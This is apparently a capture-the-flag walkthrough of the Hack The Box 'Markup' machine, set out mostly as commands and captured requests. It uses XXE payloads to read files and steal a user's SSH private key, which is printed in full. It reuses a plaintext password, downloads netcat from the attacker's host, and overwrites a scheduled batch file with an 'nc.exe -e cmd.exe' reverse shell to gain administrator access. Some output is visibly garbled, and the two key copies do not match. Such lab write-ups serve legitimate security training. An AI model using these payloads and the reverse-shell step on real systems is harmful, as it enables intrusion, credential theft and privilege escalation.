



markup

```
(root@kali)-[/Documents/htb/boxes/markup]
# nmap -sC -sV -p- -Pn 10.10.10.49 --min-rate=10000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 14:56 EDT
Nmap scan report for 10.10.10.49
Host is up (0.075s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_8.1 (protocol 2.0)
|_ ssh-hostkey:
|_   3072 9f:a0:f7:8c:c6:e2:a4:bd:71:87:68:82:3e:5d:b7:9f (RSA)
|_   256 90:7d:96:a9:6e:9e:4d:40:94:e7:bb:55:eb:b3:0b:97 (ECDSA)
|_   256 f9:10:eb:76:d4:6d:4f:3e:17:f3:93:d6:0b:8c:4b:81 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_ http-title: MegaShopping
443/tcp   open  ssl/http     Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.2.28)
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.2.28
|_ http-title: MegaShopping
|_ ssl-cert: Subject: commonName=localhost
|_   Not valid before: 2009-11-10T23:48:47
|_   Not valid after:  2019-11-08T23:48:47
|_   ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
```

Nmap reveals four ports open, out of which ports 22 and 80 are of importance. Let's check out the website on port 80.



In the previous machine, we found credentials stored in an SQL dump. Let's try to reuse them, to log into the application. The credentials daniel : >SNDv*2wzLWf are found to be valid and let us into the application.




Once logged in, we see that the website has functionality for submitting orders.

Let's intercept the request with Burp. Navigating to the website and submitting an order, we see data is sent to the server in XML format.

```
1 POST /process.php HTTP/1.1
2 Host: 10.10.10.49
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/xml
8 Content-Length: 113
9 Origin: http://10.10.10.49
10 Connection: close
11 Referer: http://10.10.10.49/services.php
12 Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q
13
14 <?xml version = "1.0"?>
    <order>
      <quantity>
        1
      </quantity>
      <item>
        Home Appliances
      </item>
      <address>
        blabla
      </address>
    </order>
```

The server returns the following response message.



As data is processed in XML format, there is good chance of an XXE (XML External Entity) vulnerability. An XXE vulnerability occurs due to unsafe parsing of XML input, leading to LFI as well as RCE. Testing with the following payload yields good results.

```
<?xml version="1.0"?><!DOCTYPE root [<!ENTITY test SYSTEM
'file:///c:/windows/win.ini'>]><order><quantity>3</quantity><item>&test;</item>
<address>17th Estate, CA</address></order>
```

Request
Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /process.php HTTP/1.1
2 Host: 10.10.10.49
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/xml
8 Content-Length: 176
9 Origin: http://10.10.10.49
10 Connection: close
11 Referer: http://10.10.10.49/services.php
12 Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q
13
14 <?xml version = "1.0"?>
15 <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/windows/win.ini'>]>
16 <order>
  <quantity>
    1
  </quantity>
  <item>
    &test;
  </item>
  <address>
    blabla
  </address>
</order>

```

Response
Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 200 OK
2 Date: Wed, 02 Jun 2021 20:05:50 GMT
3 Server: Apache/2.4.41 (win64) OpenSSL/1.1.1c PHP/7.2.28
4 X-Powered-By: PHP/7.2.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 144
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Your order for ; for 16-bit app support
13 [fonts]
14 [extensions]
15 [mci extensions]
16 [files]
17 [Mail]
18 MAPI=1
19 [Ports]
20 COM1:=9600,n,8,1
21 has been processed

```

WIN.INI is a basic [INI file](#) that was used in versions of the [Microsoft Windows operating environment](#) up to [Windows 3.11](#) to store basic settings at boot time. By default, all font, communications drivers, wallpaper, screen saver, and language settings were stored in WIN.INI by [Windows 3.x](#). Many of these settings were honored in [Windows 9x](#), although the files had begun to be phased out in favor of the [Windows registry](#). [Windows XP](#) still acknowledged some entries in the WIN.INI file to provide backwards compatibility with older 16-bit applications. However, when a fresh install of XP is performed, the WIN.INI file created is initially blank, and in [Windows Vista](#) and [Windows 7](#) the WIN.INI file was removed entirely.^[1]

The services.php source code, reveals a username Daniel .

← → ↺ 🏠

view-source:http://10.10.10.49/services.php

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege E

```

1
2
3 <!DOCTYPE html>
4 <html lang="en">
5 <head>
6   <meta charset="UTF-8">
7   <title>Goods & Services</title>
8   <!-- Modified by Daniel : UI-Fix-9092-->
9   <style>
10     <

```

We also have port 22 open which is the SSH server port. SSH private keys are usually stored in C:\Users\username\.ssh\id_rsa . Let's check if there are any accessible keys in that folder via XXE.

Request

RawParamsHeadersHex

PrettyRaw\nActions

```
1 POST /process.php HTTP/1.1
2 Host: 10.10.10.49
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/xml
8 Content-Length: 185
9 Origin: http://10.10.10.49
10 Connection: close
11 Referer: http://10.10.10.49/services.php
12 Cookie: PHPSESSID=sjdnle3tb96vach72borfku74q
13
14 <?xml version = "1.0"?>
15 <!DOCTYPE root [<!ENTITY test SYSTEM 'file:///c:/Users/daniel/.ssh/id_rsa'>]>
16 <order>
  <quantity>
    1
  </quantity>
  <item>
    &test;
  </item>
  <address>
    blabla
  </address>
</order>
```

Response

RawHeadersHex

PrettyRawRender\nActions

```
1 HTTP/1.1 200 OK
2 Date: Wed, 02 Jun 2021 20:19:45 GMT
3 Server: Apache/2.4.41 (win64) OpenSSL/1.1.1c PHP/7.2.28
4 X-Powered-By: PHP/7.2.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 2636
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 Your order for -----BEGIN OPENSSH PRIVATE KEY-----
13 b3BlbnNzaC1rZXktdjEAAAABG5vbmJAAAAEbn9uZQAAAAAAAAABAABlwAAAAadzC2gtcn
14 NhAAAAwEAAQAAAYEArJgaPRF5S49ZB+QL8cOhnURS0Z4nVYRSnPxo6FIe9JnhVrRdEiMi
15 QZoKVCX6hIwp7I0BzN3o094nWInXYqh2oz5ijBqrn+NVLDYgG0tzQWLhw7MKsAvMpqM0fg
16 HYCSnup5qMBLYDyhlQ56j8jq5mhvEspgcDdGRy31plj0QSYDeAKVfiT00MznyOdY/Klt6+
17 ca+7/6ze8LTD3KYcUAqAxDINaZnNg66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBa0g
18 DUqF/SvkE/tKGDH+XrKl6LtAUKfald/nqJr2bjDieplguocXwbFugIkyCc+eqSyasShMvk3
19 PKmZCo3ddxfmaXsPTOUpohi4tidnG000Hof7Vt4v843xTwC8wsk2ddvZV41+ES99JMLFx
20 LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislMOXVLEA+mGznsXeP1lNL+0eat3Yt/TpfkPH
21 3cUU0VezCezxqDV6rs/o333JDFoklkIRmsQTVMCVAAAF1GFRDhJhUQ4SAAAB3NzaC1yc2
22 EAAAGBAKYGj0ReUuPWQfkJfHDoZ1EUjmeJlWEUpz160hShvSZ4Vua3RIjIkGaClQL+oSf
23 qeyNaczd6NPeJlJ12KodqM+Yowaq5/jVZQ2IBjrc0Fi4VuZCrALzKajNH4B2AuZ7qeaJP
24 C2A8oS00eo/I6uZobxLKYHA3Rkct9aZYzkEmA3gCLx4kzjjM58jnwPybpevnGvu/+s3vC0
25 w9ymHFAKgMQqDwmZzaxuusiVNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgwtIA1Khf0LZBP7
26 Shgx/l6ypepbQFCn2pXf56ia2w4w4nqZYLqHF8GxboCJMgnPnqksmkotFZN2ypmQqN3XcX
27 5mL7D0zLkaIYulYnZxjtNB9H+1beL/ONBU1gvMLJNnXVwVwVnfhEvfstJRcS6FUL7ys2L2
28 F+pfD/hbh0Mp2ptnEQqlrorJTNf1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFxswns
29 8ag1eq7P6N99yQ39JJZCEZREE1TALQAAAAABAAEAAAGAJvPhIB08eeAtYmMOAsV7SotQJ
30 HAIN3PY1tgqGY4VE4SfAmnETvatGGWqS01IAmmsxuT52/B52dBDat4D+0jcw5YAXtXfStq
31 mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2MvkjOPDNoIYgm9UYwv77ZsMxp3r3vaIaBuy49J
32 ZYy1xbUXljOqU0LzmnUUMVnv1AkBnwXSDf5AV4GuLmhG4KZ71AJ7AtqhgHkd0TBa83mz5q
33 FDFDy44IyppgxpZIfkou6aIZA/rC70eJ1Z9ELufWLvevywJegkp0Bkq+DFigFwd2GfF7kD
```

The exfiltration was successful and the private key can be used to login to the server as daniel .


```
(rootkali)-[/Documents/htb/boxes/markup]
```

```
# echo "-----BEGIN OPENSSH PRIVATE KEY-----"
```

```
b3BlbnNzaC1rZXktdjEAAAAAAAAABG5vbmlUAAAABm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEARJgaPRF5S49ZB+QL8c0hnURSOZ4nVYRSnPXo6Fie9JnhVRrdEiMi
QZoKVCX6hIWp7I0BzN3o094nWInXYqh2oz5ijBqrn+NVLDYgG0tzQWLhW7MKsAvMpqM0fg
HYC5nup5qM8LYDyhLQ56j8jq5mhvEspgcDdGRy31plj0QSYDeAKVfiT00MznyOdY/Klt6+
ca+7/6ze8LTD3KYCUAqAXDINaZnNrG66yJU1RygXBwKRMEKZrEviLB7dzLElu3kGtiBa0g
DUqF/SVKE/tKGDH+XrKl6ltAUKfalD/nqJrZbjDieplguocXwbFugIkyCc+eqSyaShMVk3
PKmZCo3ddxfmaXsPTOUpohi4tidnGO00H0f7Vt4v843xTWC8wsk2ddVZZV41+ES99JmLFx
LoVSXtizaXYX6l8P+FuE4ynam2cRCqWuislM0XVLEA+mGznsXeP1lNL+0eaT3Yt/TpfpKH
3cUU0VezCezxqDV6rs/o333JDf0klkIRmsQTVMCVAAAFiGFRDhJhUQ4SAAAAB3NzaC1yc2
EAAAGBAKyYGj0ReUuPWQfkJfHDoZ1EUjmeJ1WEUpz160hSHvSZ4VUa3RIjIkGaClQL+oSf
qeyNACzd6NPeJ1iJ12KodqM+Yowaq5/jVZQ2IBjrc0Fi4VuzCrALzKajNH4B2AuZ7qeaJP
C2A8oS00eo/I6uZobxLKYHA3Rkct9aZYzkEmA3gCLX4kzjjM58jnPYPpbevnGvu/+s3vC0
w9ymHFAKgMQyDWmZzaxuusivNUcoFwcCkTBCmaxL4iwe3cyxJbt5BrYgWtIA1Khf0lZBP7
Shgx/l6ypepbQFCn2pXf56ia2W4w4nqZYLqHF8GxboCJMgnPnqksmkOTFZNzypmQqN3XcX
5ml7D0zlKaIYuLYnZxjtNB9H+1beL/ON8U1gvMLJNnXVWWVenfhEvfSTJRcS6FUL7Ys2l2
F+pfD/hbhOMp2ptnEQqlrorJTNF1SxAPphs57F3j9ZTS/tHmk92Lf06X5Dx93FFNFXswns
8ag1eq7P6N99yQ39JJZCEZrEE1TAlQAAAAMBAAEAAAGA JvPhIB08eeAtYmM0AsV7SSotQJ
HAIN3PY1tgqGY4VE4SfAmnETvatGGWqS01IAmmsxuT52/B52dBDAt4D+0jcw5YAXTXfStq
mhupHNau2Xf+kpqS8+6FzqoQ48t4vg2Mvkj0PDNoIYgjm9UYwv77ZsMxp3r3vaIaBuy49J
ZYy1xbUXlj0qU0lzmnuUMVnv1AkBnwXSdf5AV4GulmhG4KZ71AJ7AtqhgHkd0TBa83mz5q
FDfDy44IyppgxpzIfkou6aIZA/rC70eJ1Z9ElufWLvevywJeGkpOBkq+DfigFwd2Gff7kD
1NCEgH/KFW4lVtOGTaY0V2otr3evYZnP+UqRxPE62n2e9UqjE0TvKiVIXSqWSExMBHeCKF
+A5JZn45+sb1AUmvdJ7ZhGHhHSjDG0iZuoU66rZ90cd0mzQxB67Em6xsl+aJp3v8HIvpEC
sfm80NKUo8d0Dlkk0sly4GFyxll5CVtE89+wJUDGI0wRjB1c64R8eu3g3Zqqf7ocYVAAAA
wHnnDAKd85CgPWAUEVXyUGDE6mTyexJubnoQhqIzgTwyllZW8mo1p3XZVna6ehic01dK/o
1xTBIUB6VT00BphkmFZCfJptsHgZ5AQXkZMybwFATtFSyLTVG2ZGMWvli3jkwe9IAWTUTS
IpXkvf2ozXdLxjJESdTno8hz/YuocEYU2nAgzhtQ+KT95EYVcRk8h7N1keIwwC6tUVlpt+
yrHXm3JYU25HdSv0TdupvhgzBxY0cpjqY2GA3i27KnPkIeRQAAAMEA2nxxhoLzyrQQBTES
h8I1FLfs0DPlznCDfLrxTkMWXbZmHs5L8pP44Ln8v0AfPEcaqhXBt9/9QU/hs4kHh5tLzR
Fl4Baus1XHI3RmLjhUCOPXabJv5gXmAPmsEQ0kBLshuIS59X67XSBgUvfF5KVpBk7BCbzL
mQcmPrnq/LNXV8aMUaq2RhaCUWVRlAoxespK4pZ4ffMDmUe2RKIVmNJV++vlhC96yTuUQ
S/58hZP3xlNRwlfK0w1LPzjxqhY+vzAAAAwQDKOnpm/2lpwJ6VjOderUQy67ECQf339Dvy
U9wdThMBRcVpwdgl6z7UXI00cja1/EDon52/4yxImUuTh0jCL9yloTamWkuGqCRQ4oSeqP
kUtQA7YqWil1/jTCT0CujQGvZhxyRfXgbwE6NWZOEkqKh5+SbYuPk08kB9xboWWCE0qNE
vRCD2pONhqZ0jinGfGUMml1UaJJZzxZs6F9hm0z+WAek89dPdD4rBCU2fS3J7bs9Xx2PdyA
m3MVF4sN7a1cAAAANZGFuaWVsQEVudGl0eQECAwQFBg=
-----END OPENSSH PRIVATE KEY-----" > id_rsa
```

```
(root@kali)-[/Documents/htb/boxes/markup]
# chmod 400 id_rsa

(root@kali)-[/Documents/htb/boxes/markup]
# ssh -i id_rsa daniel@10.10.10.49
The authenticity of host '10.10.10.49 (10.10.10.49)' can't be established.
ECDSA key fingerprint is SHA256:+ApFLFVrSG3bOU5dk/VwAR8tNLb+f4QVdkbysGCBSrc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.49' (ECDSA) to the list of known hosts.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

daniel@MARKUP C:\Users\daniel>id
'id' is not recognized as an internal or external command,
operable program or batch file.

daniel@MARKUP C:\Users\daniel>whoami
markup\daniel
```

The user flag is located in C:\Users\Daniel\Desktop\user.txt .

```
daniel@MARKUP C:\Users\daniel>cd Desktop

daniel@MARKUP C:\Users\daniel\Desktop>type user.txt
032d2fc8952a8c24e39c8f0ee9918ef7
```

Privilege Escalation

On enumerating the system, a script named **job.bat** is discovered in the **C:\Log-Management** folder.

```
daniel@MARKUP C:\Users\daniel\Desktop>cd C:\Log-Management

daniel@MARKUP C:\Log-Management>dir
Volume in drive C has no label.
Volume Serial Number is 4C8E-E2DC

Directory of C:\Log-Management

05/30/2021  01:15 PM    <DIR>          .
05/30/2021  01:15 PM    <DIR>          ..
03/06/2020  02:42 AM             346 job.bat
               1 File(s)                346 bytes
               2 Dir(s)  13,434,372,096 bytes free
```

Looking at the output, we can see that the script requires administrator privilege in order to run.


```
daniel@MARKUP C:\Log-Management>job.bat
You must run this script as an Administrator!
Connection to 10.10.10.49 closed.
```

The script simply clears the system event logs.

```
daniel@MARKUP C:\Log-Management>type job.bat
@echo off
FOR /F "tokens=1,2*" %%V IN ('bcdedit') DO SET adminTest=%%V
IF (%adminTest%)=(Access) goto noAdmin
for /F "tokens=*" %%G in ('wevtutil.exe el') DO (call :do_clear "%%G")
echo.
echo Event Logs have been cleared!
goto theEnd
:do_clear
wevtutil.exe cl %1
goto :eof
:noAdmin
echo You must run this script as an Administrator!
:theEnd
exit
```

Looking at the permissions of job.bat using icacls reveals that the group BUILTIN\Users has full control (F) over the file. The BUILTIN\Users group represents all local users, which includes Daniel as well.

```

daniel@MARKUP C:\Log-Management>net user daniel
User name                daniel
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never
Password last set        4/21/2020 5:09:42 AM
Password expires         Never
Password changeable      4/21/2020 5:09:42 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               5/30/2021 9:34:40 AM
Logon hours allowed      All

Local Group Memberships  *Remote Management Use*Users
                        *Web Admins
Global Group memberships *None
The command completed successfully.

```

```

daniel@MARKUP C:\Log-Management>icacls job.bat
job.bat BUILTIN\Users:(F)
        NT AUTHORITY\SYSTEM:(I)(F)
        BUILTIN\Administrators:(I)(F)
        BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

```

We can get a shell by transferring netcat to the system and modifying the script to execute a reverse shell.

```
python3 -m http.server 8000
curl http://<your_ip>:8000/nc.exe -o c:\users\daniel\nc.exe
echo C:\Users\daniel\nc.exe -e cmd.exe <your_ip> 1234 > C:\Log-
Management\job.bat
```

The next time this scheduled job runs, a reverse shell with `Administrator` privileges should be received.

```
nc -lvnp 1234

listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.49] 49786
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator
```

The root flag is located in `C:\Users\Administrator\Desktop\root.txt`.

```
daniel@MARKUP C:\Users\daniel>dir
Volume in drive C has no label.
Volume Serial Number is 4C8E-E2DC

Directory of C:\Users\daniel

06/02/2021  02:06 PM    <DIR>          .
06/02/2021  02:06 PM    <DIR>          ..
03/05/2020  06:19 AM    <DIR>          .ssh
03/05/2020  07:18 AM    <DIR>          Desktop
04/21/2020  03:34 AM    <DIR>          Documents
09/15/2018  12:12 AM    <DIR>          Downloads
09/15/2018  12:12 AM    <DIR>          Favorites
09/15/2018  12:12 AM    <DIR>          Links
09/15/2018  12:12 AM    <DIR>          Music
06/02/2021  02:06 PM    the root flag 59,392 nc.exe C:
09/15/2018  12:12 AM    <DIR>          Pictures
09/15/2018  12:12 AM    <DIR>          Saved Games
09/15/2018  12:12 AM    <DIR>          Videos
               1 File(s)          59,392 bytes
               12 Dir(s)  13,838,786,560 bytes free

daniel@MARKUP C:\Users\daniel>cd C:\Log-Management
daniel@MARKUP C:\Log-Management>echo C:\Users\daniel\nc.exe -e cmd.exe 10.10.14.32 1234 > C:\Log-Management\job.bat
daniel@MARKUP C:\Log-Management>job.bat
daniel@MARKUP C:\Log-Management>C:\Users\daniel\nc.exe -e cmd.exe 10.10.14.32 1234
```

```
(rootkali)-[/Documents/htb/boxes/markup]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.49 - - [02/Jun/2021 16:36:07] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.49 - - [02/Jun/2021 16:43:47] "GET /nc.exe HTTP/1.1" 200 -
```

```
(root@kali)-[/Documents/htb/boxes/markup]
# nc -nlvp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.49.
Ncat: Connection from 10.10.10.49:49672.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
markup\administrator

C:\Windows\system32>cd C:/Users/Administrator
cd C:/Users/Administrator

C:\Users\Administrator>type root.txt
type root.txt
The system cannot find the file specified.

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
f574a3e7650cebd8c39784299cb570f8

C:\Users\Administrator\Desktop>
```